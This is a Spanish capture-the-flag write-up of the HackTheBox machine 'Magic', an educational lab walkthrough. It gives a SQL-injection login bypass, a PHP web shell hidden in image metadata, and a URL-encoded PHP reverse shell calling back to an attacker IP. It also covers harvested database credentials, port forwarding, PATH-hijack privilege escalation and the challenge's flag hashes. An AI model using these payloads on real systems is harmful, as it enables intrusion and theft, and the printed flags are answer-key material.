


Máquina Magic HackTheBox




Escaneo con nmap

```
TiLix: Terminal
[ktulu@kali] ~/HTB/magic  cat nmap/targeted


File: nmap/targeted
1 # Nmap 7.80 scan initiated Sat Apr 18 23:19:57 2020 as: nmap -sC -sV -p22,80 -oN targeted 10.10.10.185
2 Nmap scan report for 10.10.10.185
3 Host is up (0.053s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
7 | ssh-hostkey:
8 |   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
9 |   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
10 |_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
11 80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
12 |_http-server-header: Apache/2.4.29 (Ubuntu)
13 |_http-title: Magic Portfolio
14 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
15
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17 # Nmap done at Sat Apr 18 23:20:19 2020 -- 1 IP address (1 host up) scanned in 22.53 seconds

[ktulu@kali] ~/HTB/magic
```

La página web tiene un formulario de login que con un simple ' or 1=1 # se bypassea



Accedo a una página para subir imágenes



Viendo este vídeo consigo ejecución de comandos:

<https://www.youtube.com/watch?v=nNB9XIRfvzw>


Con exiftool le añado código php a la imagen nmap.png

```
exiftool -DocumentName="<H1>KTULU<br><?php if(isset($_REQUEST['cmd']))){echo '<pre>';\
$cmd = ($_REQUEST['cmd']);system($cmd);echo '</pre>';} __halt_compiler();?></h1>" nmap.png
nmap.png
```

Y luego renombro la imagen a nmap.php.png

```
[ktulu@kali] ~/HTB/magic exiftool -DocumentName="<H1>KTULU<br><?php if(isset($_REQUEST['cmd']))){echo '<pre>';\
);system($cmd);echo '</pre>';} __halt_compiler();?></h1>" nmap.png
1 image files updated
[ktulu@kali] ~/HTB/magic ls
content  nmap  dirbuster.txt  nmap.png  sqlmap.png
exploits  scripts  ktulu.php.jpeg  nmap.png_original  upload.png
[ktulu@kali] ~/HTB/magic mv nmap.png nmap.php.png
[ktulu@kali] ~/HTB/magic |
```

Luego la subo al servidor y ya puedo ejecutar comandos!



Le paso al parámetro cmd lo siguiente para obtener una reverse shell:


```
php -r '$sock=fsockopen("10.10.15.225",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```

en urlencode para que funcione:

```
php%20-r%20%27%24sock%3Dfsockopen%28%2210.10.15.225%22%2C443%29%3Bexec%28%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%20%3E%263%22%29%3B%27
```

La url es → 10.10.10.185/images/uploads/nmap.php.png?cmd=php%20-r%20%27%24sock%3Dfsockopen%28%2210.10.15.225%22%2C443%29%3Bexec%28%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%20%3E%263%22%29%3B%27

y obtengo la shell :)



Encuentro un fichero db.php5 que contiene lo siguiente:

```
private static $dbName = 'Magic' ;  
private static $dbHost = 'localhost' ;  
private static $dbUsername = 'theseus';  
private static $dbUserPassword = 'iamkingtheseus';
```

El puerto de mysql está cerrado remotamente pero localmente está abierto, lo compruebo con netstat -punta y veo que el puerto 3306 está LISTENING

Hago un port forwarding de la siguiente manera:

```
ssh -R 3306:127.0.0.1:3306 root@10.10.15.131
```


Y ya puedo conectarme a mysql con las credenciales obtenidas

```
mysql -h 127.0.0.1 -u theseus -p
```

iamkingtheseus

Obtengo las siguientes credenciales:

```
+---+-----+-----+  
| id | username | password |  
+---+-----+-----+  
| 1 | admin   | Th3s3usW4sK1ng |  
+---+-----+-----+
```



The screenshot shows a terminal window titled 'Tilix: ktulu@kali: ~'. The user has connected to a MySQL instance. The following commands and outputs are shown:

```
MySQL [(none)]> use Magic  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
MySQL [Magic]> show tables;  
+-----+  
| Tables_in_Magic |  
+-----+  
| login            |  
+-----+  
1 row in set (0.336 sec)  
  
MySQL [Magic]> select * from login;  
+---+-----+-----+  
| id | username | password |  
+---+-----+-----+  
| 1 | admin   | Th3s3usW4sK1ng |  
+---+-----+-----+  
1 row in set (0.054 sec)  
  
MySQL [Magic]> |
```

Estando en el shell de www-data ejecuto `su - theseus` y password `Th3s3usW4sK1ng` y escalo privilegios al usuario theseus :)

Ya puedo leer el `user.txt` → `f611bc94574111b9d4cbb4936b8e65bf`

Luego para poder tener una shell estable, ya que se cae todo el tiempo, me creo un par de claves ssh y pongo mi clave pública en el `authorized_keys` del usuario theseus para conectarme por ssh, ya que sin esto, a pesar de saber la contraseña no me deja conectarme.

Subo el `pspy64` y veo que se ejecuta periódicamente el comando `sysinfo`. Y éste llama a varios comandos que también se ejecutan como root (`lshw`, `fdisk`, `free`).

Para la escalada a root utilizo la técnica de path hijacking, y leyendo ésta página veo la solución:

<https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/>

Me creo un comando `lshw` personalizado

`echo "/bin/sh" > lshw`

y lo muevo a `/tmp`

Modifico la variable `PATH` de la siguiente forma:

`export PATH=/tmp:$PATH` añadiendo el directorio `/tmp` al principio para que el comando `sysinfo` encuentre mi ejecutable `lshw` antes que el original, que está en `/usr/bin`

Ejecuto `sysinfo` y me devuelve una shell `sh` de root, y aunque no es interactiva, si ejecuto comandos y después ejecuto `exit` cuando salgo puedo ver la salida de los comandos ejecutados como root.

Ejecuto `sysinfo`, a continuación `cat /root/root.txt` y `exit`. Y ya puedo leer el `root.txt`

`root.txt` → `0323d43e05c2b321d15d732f0bac212b`